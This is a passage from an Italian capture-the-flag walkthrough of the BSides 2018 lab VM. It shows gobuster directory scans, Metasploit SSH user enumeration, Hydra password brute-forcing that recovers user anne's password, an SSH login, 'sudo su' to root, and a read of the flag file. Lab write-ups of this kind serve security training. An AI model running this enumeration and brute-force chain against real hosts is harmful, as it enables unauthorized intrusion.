/l10n                 (Status: 200) [Size: 0]
/vars                 (Status: 500) [Size: 0]
/canonical            (Status: 200) [Size: 0]
/rewrite              (Status: 200) [Size: 0]
/deprecated           (Status: 200) [Size: 0]
/comment-template     (Status: 200) [Size: 0]
/feed-rss             (Status: 500) [Size: 0]
Progress: 207643 / 207644 (100.00%)
===============================================================
```


Index of /backup_wordpress/wp-includes


Name	Last modified	Size	Description
Parent Directory		-	
ID3/	12-Apr-2016 11:46	-	
SimplePie/	12-Apr-2016 11:46	-	
Text/	12-Apr-2016 11:46	-	
admin-bar.php	09-Mar-2016 20:42	25K	
atomlib.php	28-Jun-2015 08:27	11K	
author-template.php	27-Jan-2016 19:51	15K	
bookmark-template.php	22-Jun-2015 13:55	11K	
bookmark.php	18-Dec-2015 15:01	13K	
cache.php	25-Feb-2016 04:53	22K	

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.56.101/backup_wordpress/wp-admin/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.101/backup_wordpress/wp-admin/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 343] [--> http://192.168.56.101/backup_wordpress/wp-admin/images/]
/user                 (Status: 301) [Size: 341] [--> http://192.168.56.101/backup_wordpress/wp-admin/user/]
/menu                 (Status: 500) [Size: 0]
/network              (Status: 301) [Size: 344] [--> http://192.168.56.101/backup_wordpress/wp-admin/network/]
/tools                (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?redirect_to=http%3A%2F%2F192.168.56.101%2Fbackup_wordpress%2Fwp-admin%2Ftools&reauth=1]
/index                (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?redirect_to=http%3A%2F%2F192.168.56.101%2Fbackup_wordpress%2Fwp-admin%2Findex&reauth=1]
/about                (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?redirect_to=http%3A%2F%2F192.168.56.101%2Fbackup_wordpress%2Fwp-admin%2Fabout&reauth=1]
/profile              (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?redirect_to=http%3A%2F%2F192.168.56.101%2Fbackup_wordpress%2Fwp-admin%2Fprofile&reauth=1]
/media                (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?redirect_to=http%3A%2F%2F192.168.56.101%2Fbackup_wordpress%2Fwp-admin%2Fmedia&reauth=1]
/themes               (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?redirect_to=http%3A%2F%2F192.168.56.101%2Fbackup_wordpress%2Fwp-admin%2Fthemes&reauth=1]
/users                (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?redirect_to=http%3A%2F%2F192.168.56.101%2Fbackup_wordpress%2Fwp-admin%2Fusers&reauth=1]
/css                  (Status: 301) [Size: 340] [--> http://192.168.56.101/backup_wordpress/wp-admin/css/]
/includes             (Status: 301) [Size: 345] [--> http://192.168.56.101/backup_wordpress/wp-admin/includes/]
/post                 (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?redirect_to=http%3A%2F%2F192.168.56.101%2Fbackup_wordpress%2Fwp-admin%2Fpost&reauth=1]
/link                 (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?redirect_to=http%3A%2F%2F192.168.56.101%2Fbackup_wordpress%2Fwp-admin%2Flink&reauth=1]
/admin                (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?redirect_to=http%3A%2F%2F192.168.56.101%2Fbackup_wordpress%2Fwp-admin%2Fadmin&reauth=1]
/js                   (Status: 301) [Size: 339] [--> http://192.168.56.101/backup_wordpress/wp-admin/js/]
/comment              (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?redirect_to=http%3A%2F%2F192.168.56.101%2Fbackup_wordpress%2Fwp-admin%2Fcomment&reauth=1]
/upload               (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?redirect_to=http%3A%2F%2F192.168.56.101%2Fbackup_wordpress%2Fwp-admin%2Fupload&reauth=1]
/plugins              (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?redirect_to=http%3A%2F%2F192.168.56.101%2Fbackup_wordpress%2Fwp-admin%2Fplugins&reauth=1]
/edit                 (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?redirect_to=http%3A%2F%2F192.168.56.101%2Fbackup_wordpress%2Fwp-admin%2Fedit&reauth=1]
/credits              (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?redirect_to=http%3A%2F%2F192.168.56.101%2Fbackup_wordpress%2Fwp-admin%2Fcredits&reauth=1]
/update               (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?redirect_to=http%3A%2F%2F192.168.56.101%2Fbackup_wordpress%2Fwp-admin%2Fupdate&reauth=1]
/install              (Status: 200) [Size: 1310]
/term                 (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?redirect_to=http%3A%2F%2F192.168.56.101%2Fbackup_wordpress%2Fwp-admin%2Fterm&reauth=1]
/upgrade              (Status: 200) [Size: 1258]
/export               (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?redirect_to=http%3A%2F%2F192.168.56.101%2Fbackup_wordpress%2Fwp-admin%2Fexport&reauth=1]
/options              (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?redirect_to=http%3A%2F%2F192.168.56.101%2Fbackup_wordpress%2Fwp-admin%2Foptions&reauth=1]
/widgets              (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?redirect_to=http%3A%2F%2F192.168.56.101%2Fbackup_wordpress%2Fwp-admin%2Fwidgets&reauth=1]
/customize            (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?redirect_to=http%3A%2F%2F192.168.56.101%2Fbackup_wordpress%2Fwp-admin%2Fcustomize&reauth=1]
/import               (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?redirect_to=http%3A%2F%2F192.168.56.101%2Fbackup_wordpress%2Fwp-admin%2Fimport&reauth=1]
/revision             (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?redirect_to=http%3A%2F%2F192.168.56.101%2Fbackup_wordpress%2Fwp-admin%2Frevision&reauth=1]
/moderation           (Status: 302) [Size: 0] [--> /backup_wordpress/wp-admin/edit-comments.php?comment_status=moderated]
/maint                (Status: 301) [Size: 342] [--> http://192.168.56.101/backup_wordpress/wp-admin/maint/]
/post-new             (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?redirect_to=http%3A%2F%2F192.168.56.101%2Fbackup_wordpress%2Fwp-admin%2Fpost-new&reauth=1]
/menu-header          (Status: 500) [Size: 0]
Progress: 207643 / 207644 (100.00%)
```

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.56.101/backup_wordpress/wp-admin/user/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.101/backup_wordpress/wp-admin/user/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/menu                 (Status: 500) [Size: 0]
/profile              (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?redirect_to=http%3A%2F%2F192.168.56.101%2Fbackup_wordpress%2Fwp-admin%2Fuser%2Fprofile&reauth=1]
/about                (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?redirect_to=http%3A%2F%2F192.168.56.101%2Fbackup_wordpress%2Fwp-admin%2Fuser%2Fabout&reauth=1]
/index                (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?redirect_to=http%3A%2F%2F192.168.56.101%2Fbackup_wordpress%2Fwp-admin%2Fuser%2Findex&reauth=1]
/admin                (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?redirect_to=http%3A%2F%2F192.168.56.101%2Fbackup_wordpress%2Fwp-admin%2Fuser%2Fadmin&reauth=1]
/credits              (Status: 302) [Size: 0] [--> /backup_wordpress/wp-login.php?redirect_to=http%3A%2F%2F192.168.56.101%2Fbackup_wordpress%2Fwp-admin%2Fuser%2Fcredits&reauth=1]
Progress: 207643 / 207644 (100.00%)
===============================================================
Finished
===============================================================
```

Ecco alcune schermate delle pagine web individuate grazie alla directory enumeration.





Non avendo trovato nulla di utile proseguo con l'analisi della macchina e quindi del terzo servizio attivo ovvero *ssh*. Utilizzo un *auxiliary* del framework *metasploit* per effettuare enumerazione degli utenti che possono accedere al tale servizio.

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > show options

Module options (auxiliary/scanner/ssh/ssh_enumusers):

   Name          Current Setting                                                Required  Description
   ----          ---------------                                                --------  -----------
   CHECK_FALSE   true                                                           no        Check for false positives (random username)
   DB_ALL_USERS  false                                                          no        Add all users in the current database to the list
   Proxies                                                                      no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS        192.168.56.101                                                 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/
   RPORT         22                                                             yes       The target port
   THREADS       1                                                              yes       The number of concurrent threads (max one per host)
   THRESHOLD     10                                                             yes       Amount of seconds needed before a user is considered found (timing attack only)
   USERNAME                                                                     no        Single username to test (username spray)
   USER_FILE     /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt  no        File containing usernames, one per line
```

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > exploit

[*] 192.168.56.101:22 - SSH - Using malformed packet technique
[*] 192.168.56.101:22 - SSH - Checking for false positives
[*] 192.168.56.101:22 - SSH - Starting scan
[+] 192.168.56.101:22 - SSH - User 'john' found
[+] 192.168.56.101:22 - SSH - User 'mail' found
[+] 192.168.56.101:22 - SSH - User 'root' found
^C[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
```

Noto una somiglianza tra gli utenti presenti nel file *users.txt.bk*, trovato tramite ftp, e quelli enumerati sopra tramite exploit. Proviamo un attacco brute force a dizionario sul servizio ssh con gli utenti elencati nel file di testo trovato.

```
┌──(kali㉿kali)-[~]
└─$ hydra -l abatchy -P /usr/share/wordlists/rockyou.txt 192.168.56.101 ssh -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-09-24 17:05:27
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session fou
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.56.101:22/
[ERROR] target ssh://192.168.56.101:22/ does not support password authentication (method reply 4).
```

```
┌──(kali㉿kali)-[~]
└─$ hydra -l john -P /usr/share/wordlists/rockyou.txt 192.168.56.101 ssh -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizat

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-09-24 17:06:12
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session fo
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.56.101:22/
[ERROR] target ssh://192.168.56.101:22/ does not support password authentication (method reply 4).
```

```
┌──(kali㉿kali)-[~]
└─$ hydra -l mai -P /usr/share/wordlists/rockyou.txt 192.168.56.101 ssh -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-09-24 17:07:37
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found,
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.56.101:22/
[ERROR] target ssh://192.168.56.101:22/ does not support password authentication (method reply 4).
```

```
┌──(kali㉿kali)-[~]
└─$ hydra -l anne -P /usr/share/wordlists/rockyou.txt 192.168.56.101 ssh -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizat

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-09-24 17:08:32
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session fo
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.56.101:22/
[22][ssh] host: 192.168.56.101   login: anne   password: princess
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-09-24 17:08:58
```

```
┌──(kali㉿kali)-[~]
└─$ hydra -l doomguy -P /usr/share/wordlists/rockyou.txt 192.168.56.101 ssh -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizat

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-09-24 17:09:23
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session fo
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.56.101:22/
[ERROR] target ssh://192.168.56.101:22/ does not support password authentication (method reply 4).
```

Ci autentichiamo al servizio ssh con le credenziali dell'utente *anne.*

```
┌──(kali㉿kali)-[~]
└─$ ssh anne@192.168.56.101
anne@192.168.56.101's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Sep 24 12:11:10 2023 from 192.168.56.103
anne@bsides2018:~$ _
```

Navighiamo nelle directory.

```
anne@bsides2018:~$ ls
anne@bsides2018:~$ pwd
/home/anne
anne@bsides2018:~$ cd ..
anne@bsides2018:/home$ ls
abatchy  anne  doomguy  john  mai
anne@bsides2018:/home$ ls -la
total 28
drwxr-xr-x  7 root    root    4096 Mar  4  2018 .
drwxr-xr-x 23 root    root    4096 Mar  3  2018 ..
drwxr-xr-x 19 abatchy abatchy 4096 Mar  7  2018 abatchy
drwxr-xr-x  3 anne    anne    4096 Sep 24 12:07 anne
drwxr-xr-x  2 doomguy doomguy 4096 Mar  3  2018 doomguy
drwxr-xr-x  2 john    john    4096 Mar  3  2018 john
drwxr-xr-x  2 mai     mai     4096 Mar  3  2018 mai
anne@bsides2018:/home$ _
```

```
anne@bsides2018:/home$ cd abatchy/
anne@bsides2018:/home/abatchy$ ls -la
total 108
drwxr-xr-x 19 abatchy abatchy  4096 Mar  7  2018 .
drwxr-xr-x  7 root    root     4096 Mar  4  2018 ..
-rw-------  1 abatchy abatchy    16 Mar  7  2018 .bash_history
drwx------ 11 abatchy abatchy  4096 Mar  7  2018 .cache
drwx------  8 abatchy abatchy  4096 Mar  7  2018 .config
drwx------  3 abatchy abatchy  4096 Mar  7  2018 .dbus
drwxr-xr-x  2 abatchy abatchy  4096 Mar  7  2018 Desktop
-rw-r--r--  1 abatchy abatchy    25 Mar  7  2018 .dmrc
drwxr-xr-x  2 abatchy abatchy  4096 Mar  7  2018 Documents
drwxr-xr-x  2 abatchy abatchy  4096 Mar  7  2018 Downloads
drwx------  3 abatchy abatchy  4096 Mar  7  2018 .gconf
drwx------  4 abatchy abatchy  4096 Mar  7  2018 .gnome2
-rw-rw-r--  1 abatchy abatchy   147 Mar  7  2018 .gtk-bookmarks
drwx------  2 abatchy abatchy  4096 Mar  6  2018 .gvfs
-rw-------  1 abatchy abatchy   334 Mar  7  2018 .ICEauthority
drwxr-xr-x  3 abatchy abatchy  4096 Mar  7  2018 .local
drwx------  3 abatchy abatchy  4096 Mar  7  2018 .mission-control
drwxr-xr-x  2 abatchy abatchy  4096 Mar  7  2018 Music
drwxr-xr-x  2 abatchy abatchy  4096 Mar  7  2018 Pictures
drwxr-xr-x  2 abatchy abatchy  4096 Mar  7  2018 Public
drwx------  2 abatchy abatchy  4096 Mar  7  2018 .pulse
-rw-------  1 abatchy abatchy   256 Mar  7  2018 .pulse-cookie
drwxr-xr-x  2 abatchy abatchy  4096 Mar  7  2018 Templates
drwxr-xr-x  2 abatchy abatchy  4096 Mar  7  2018 Videos
-rw-------  1 abatchy abatchy     0 Mar  7  2018 .Xauthority
-rw-------  1 abatchy abatchy 10431 Mar  7  2018 .xsession-errors
```

```
anne@bsides2018:/home/doomguy$ ls -la
total 32
drwxr-xr-x 2 doomguy doomguy 4096 Mar  3  2018 .
drwxr-xr-x 7 root    root    4096 Mar  4  2018 ..
-rw-r--r-- 1 doomguy doomguy  220 Mar  3  2018 .bash_logout
-rw-r--r-- 1 doomguy doomguy 3486 Mar  3  2018 .bashrc
-rw-r--r-- 1 doomguy doomguy 8445 Mar  3  2018 examples.desktop
-rw-r--r-- 1 doomguy doomguy  675 Mar  3  2018 .profile
anne@bsides2018:/home/doomguy$ cd ..
anne@bsides2018:/home$ ls
abatchy  anne  doomguy  john  mai
anne@bsides2018:/home$ cd john/
anne@bsides2018:/home/john$ ls -la
total 32
drwxr-xr-x 2 john john 4096 Mar  3  2018 .
drwxr-xr-x 7 root root 4096 Mar  4  2018 ..
-rw-r--r-- 1 john john  220 Mar  3  2018 .bash_logout
-rw-r--r-- 1 john john 3486 Mar  3  2018 .bashrc
-rw-r--r-- 1 john john 8445 Mar  3  2018 examples.desktop
-rw-r--r-- 1 john john  675 Mar  3  2018 .profile
anne@bsides2018:/home/john$ cd ..
anne@bsides2018:/home$ cd mai/
anne@bsides2018:/home/mai$ ls -la
total 32
drwxr-xr-x 2 mai  mai  4096 Mar  3  2018 .
drwxr-xr-x 7 root root 4096 Mar  4  2018 ..
-rw-r--r-- 1 mai  mai   220 Mar  3  2018 .bash_logout
-rw-r--r-- 1 mai  mai  3486 Mar  3  2018 .bashrc
-rw-r--r-- 1 mai  mai  8445 Mar  3  2018 examples.desktop
-rw-r--r-- 1 mai  mai   675 Mar  3  2018 .profile
```

```
anne@bsides2018:~$ cd ..
anne@bsides2018:/home$ cd ..
anne@bsides2018:/$ sudo su
[sudo] password for anne:
root@bsides2018:/# ls -la
total 96
drwxr-xr-x  23 root root  4096 Mar  3  2018 .
drwxr-xr-x  23 root root  4096 Mar  3  2018 ..
drwxr-xr-x   2 root root  4096 Mar  3  2018 bin
drwxr-xr-x   3 root root  4096 Mar  3  2018 boot
drwxr-xr-x   2 root root  4096 Mar  3  2018 cdrom
drwxr-xr-x  14 root root  4020 Sep 24 07:35 dev
drwxr-xr-x 130 root root 12288 Sep 24 07:35 etc
drwxr-xr-x   7 root root  4096 Mar  4  2018 home
lrwxrwxrwx   1 root root    33 Mar  3  2018 initrd.img
drwxr-xr-x  20 root root  4096 Mar  3  2018 lib
drwx------   2 root root 16384 Mar  3  2018 lost+found
drwxr-xr-x   2 root root  4096 Feb  4  2014 media
drwxr-xr-x   2 root root  4096 Apr 19  2012 mnt
drwxr-xr-x   2 root root  4096 Feb  4  2014 opt
dr-xr-xr-x 104 root root     0 Sep 24 07:35 proc
drwx------   3 root root  4096 Mar  7  2018 root
drwxr-xr-x  22 root root   800 Sep 24 12:11 run
drwxr-xr-x   2 root root  4096 Mar  3  2018 sbin
drwxr-xr-x   2 root root  4096 Mar  5  2012 selinux
drwxr-xr-x   3 root root  4096 Mar  3  2018 srv
dr-xr-xr-x  13 root root     0 Sep 24 07:35 sys
drwxrwxrwt   5 root root  4096 Sep 24 12:22 tmp
drwxr-xr-x  10 root root  4096 Feb  4  2014 usr
drwxr-xr-x  15 root root  4096 Mar  7  2018 var
lrwxrwxrwx   1 root root    30 Mar  3  2018 vmlinuz →
```

Abbiamo ottenuto l'accesso all'utente *root.* Navighiamo ora nelle directory per vedere se troviamo altre informazioni.

```
root@bsides2018:/# cd media/
root@bsides2018:/media# ls
root@bsides2018:/media# ls -la
total 8
drwxr-xr-x  2 root root 4096 Feb  4  2014 .
drwxr-xr-x 23 root root 4096 Mar  3  2018 ..
root@bsides2018:/media# cd ..
root@bsides2018:/# cd usr/
root@bsides2018:/usr# ls -la
total 120
drwxr-xr-x  10 root root  4096 Feb  4  2014 .
drwxr-xr-x  23 root root  4096 Mar  3  2018 ..
drwxr-xr-x   2 root root 36864 Mar  4  2018 bin
drwxr-xr-x   2 root root  4096 Feb  4  2014 games
drwxr-xr-x  35 root root  4096 Feb  4  2014 include
drwxr-xr-x 170 root root 36864 Mar  4  2018 lib
drwxr-xr-x  10 root root  4096 Feb  4  2014 local
drwxr-xr-x   2 root root 12288 Mar  4  2018 sbin
drwxr-xr-x 271 root root 12288 Mar  3  2018 share
drwxr-xr-x   4 root root  4096 Feb  4  2014 src
```

Ho trovato il file *flag.txt* .

```
root@bsides2018:/usr# cd ..
root@bsides2018:/# cd root/
root@bsides2018:~# ls -la
total 40
drwx------  3 root root 4096 Mar  7  2018 .
drwxr-xr-x 23 root root 4096 Mar  3  2018 ..
-rw-------  1 root root 2191 Sep 24 12:10 .bash_history
-rw-r--r--  1 root root 3106 Apr 19  2012 .bashrc
-rw-r--r--  1 root root  248 Mar  5  2018 flag.txt
-rw-------  1 root root  417 Mar  7  2018 .mysql_history
-rw-r--r--  1 root root  140 Apr 19  2012 .profile
drwx------  2 root root 4096 Sep 24 07:35 .pulse
-rw-------  1 root root  256 Mar  3  2018 .pulse-cookie
-rw-r--r--  1 root root   66 Mar  3  2018 .selected_editor
```

```
root@bsides2018:~# cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17
```